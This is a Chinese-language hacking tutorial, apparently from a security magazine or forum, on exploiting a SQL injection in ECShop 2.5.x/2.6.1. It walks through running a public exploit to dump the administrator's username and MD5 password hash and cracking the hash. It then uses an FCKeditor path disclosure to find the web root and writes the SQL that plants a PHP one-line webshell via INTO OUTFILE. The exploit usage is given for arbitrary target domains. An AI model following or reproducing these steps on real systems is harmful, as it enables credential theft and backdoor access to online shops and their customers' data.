ECShop 网店系统是一套免费开源的网上商店软件，无论在稳定性、代码优化、运行效率、负载能力、安全等级、功能可操控性和权限严密性等方面都居国内外同类产品首位。就是这款软件，却被 Ryat 公布了严重的注入漏洞，出现问题的文件是网站根目录下的 goods_script.php，受影响的版本是 2.5.x 和 2.6.1，不过官方已经推出了最新版本 2.62，修复了这个漏洞，虽然官方已经更新了版本，不过在新版本中还存在一个小小的 bug，下面我会提到的，存在问题的关键代码如下：

```
if (empty($_GET['type']))
{
}
elseif ($_GET['type'] == 'collection')
```

```
{
}
    $sql = " LIMIT " . (!empty($_GET['goods_num']) ? intval($_GET['goods_num']) : 10);
    $res = $db->query($sql);
    $sql 没有初始化，漏洞产生。
```

同时Ryat还给出了一个漏洞利用的Exp程序，为了测试方便，我在虚拟机的Windows2003系统中使用AppServ搭建了一个php环境，并安装好了ECShop v2.6.1（我使用的ECShop安装程序是刚公布漏洞后我从ECShop官方下载的，文件名为ECShop_V2.6.1_GBK_build1208.zip），安装好的访问地址为http://127.0.0.1/ecshop，如图1。

下面我们就来利用这个漏洞，把上面的Exp程序保存到一个文本文件中，然后把这个文本文件重命名为3.php，为了一会儿输入命令时不用带路径，我们把3.php复制到php.exe所在的目录下，我这里就是C:\AppServ\php5，打开CMD命令提示符，切换到C:\AppServ\php5目录下，输入以下的命令**php 3.php 127.0.0.1 /ecshop/**，可以看到提示："Expoilt Success!"，就说明存在漏洞，同时它还会在下面显示出管理员的用户名和密码的md5值，如图2。




图1




图2

如果看到提示"Exploit Failed!"，就说明不存在漏洞或因为某种原因漏洞不可以利用。我再说一下这个Exp的利用格式："php Exp文件名 域名或IP ecshop相对于网站根目录的路径"，如果ecshop安装在域名为www.xxx.com的根目录下，那么利用格式就是"php 3.php www.xxx.com /"，既然爆出了管理员的用户名和密码的md5值，那么我们可以把密码的md5值拿到md5在线破解网站上去尝试破解，如果运气好的话就可以破解出管理员的密码。假设我们已经破解出了管理员的密码，登录了后台，后台默认目录为admin，如图3，




图3

登录后怎么拿到webshell呢？我在网上直接以关键字"ecshop webshell"搜索了一下，没发现ecshop后台拿webshell的方法，看来只能自己想办法了。我首先注意到了左边功能菜单"数据库管理"中的"SQL查询"，如图4，




图4

如果能执行sql命令，再知道网站绝对路径的话说不定就可以通过建立表，然后在表中插入一句话木马，再导出到web目录的方法来拿webshell了，但是现在我们不知道网站的绝对路径啊？那要怎么办呢？在网上找了下关于php程序爆绝对路径的方法，经过试验均无法爆出网站的绝对路径，只好暂时放弃了这个方法。

我接着想到的是上传，找了几个能上传的地方直接上传php木马，结果提示格式不对，这是意料之中的事，现在已经很少有程序可以直接上传木马了，再看模板，能编辑源代码的文件后缀不是.php，而是.dwt，此路又不通。这可难倒我了，但我不甘心也不想放弃，于是就无聊的翻看起了ecshop安装目录下的文件，结果在includes目录下发现了一个名为fckeditor的文件夹，难道存在fckeditor？我立马点进去了，果然存在fckeditor，如图5。




图5

那么是否可以通过它来拿到webshell呢？记得fckeditor以前曾出过漏洞，可惜网上介绍的都是asp版的fckeditor的漏洞，而ecshop中的fckeditor是php版的，网上介绍的asp版的可以通过访问"http://www.***.com/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/asp/connector.asp"来直接上传asa格式的木马，我把它改为了"http://127.0.0.1/ecshop/includes/FCKeditor/editor/

filemanager/browser/default/browser.html?Type=all&Connector=connectors/php/connector.php"，可以访问却不能创建文件夹也不能上传文件。后来我在邪八上看到了一篇名为"fckeditor的上传路径问题"的帖子时，看到有人回帖说通过访问"http://www.xxx.com/fckeditor/editor/dialog/fck_spellerpages/spellerpages/server-scripts/spellchecker.php"可以爆出web的绝对路径，看样子像是php版的，于是我就决定试下，把它换成ecshop中的地址为"http://127.0.0.1/ecshop/includes/fckeditor/editor/dialog/fck_spellerpages/spellerpages/server-scripts/spellchecker.php"，访问后页面显示为空白，如图6。




图6

这下我可郁闷了，没有看到错误提示，我想很有可能是因为访问的页面存在，于是就查看了一下源代码，果然在源代码中看到了想要的东西"网站的绝对路径"，如图7。




图7

接下来就好办了，在ecshop的后台选择"数据库管理" --> "SQL查询"，在输入框中输入如下代码：

```
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php eval($_POST[cmd]);?>');
select cmd from a into outfile 'C:/AppServ/www/ecshop/x.php';
Drop TABLE IF EXISTS a;
```

其中"C:/AppServ/www/ecshop/"就是把"\"改为"/"后的ecshop安装目录的绝对路径。点"提交查询"按钮后就会在C:\AppServ\www\ecshop下生成一个名为"x.php"，内容为一句话木马的shell了，如图8。

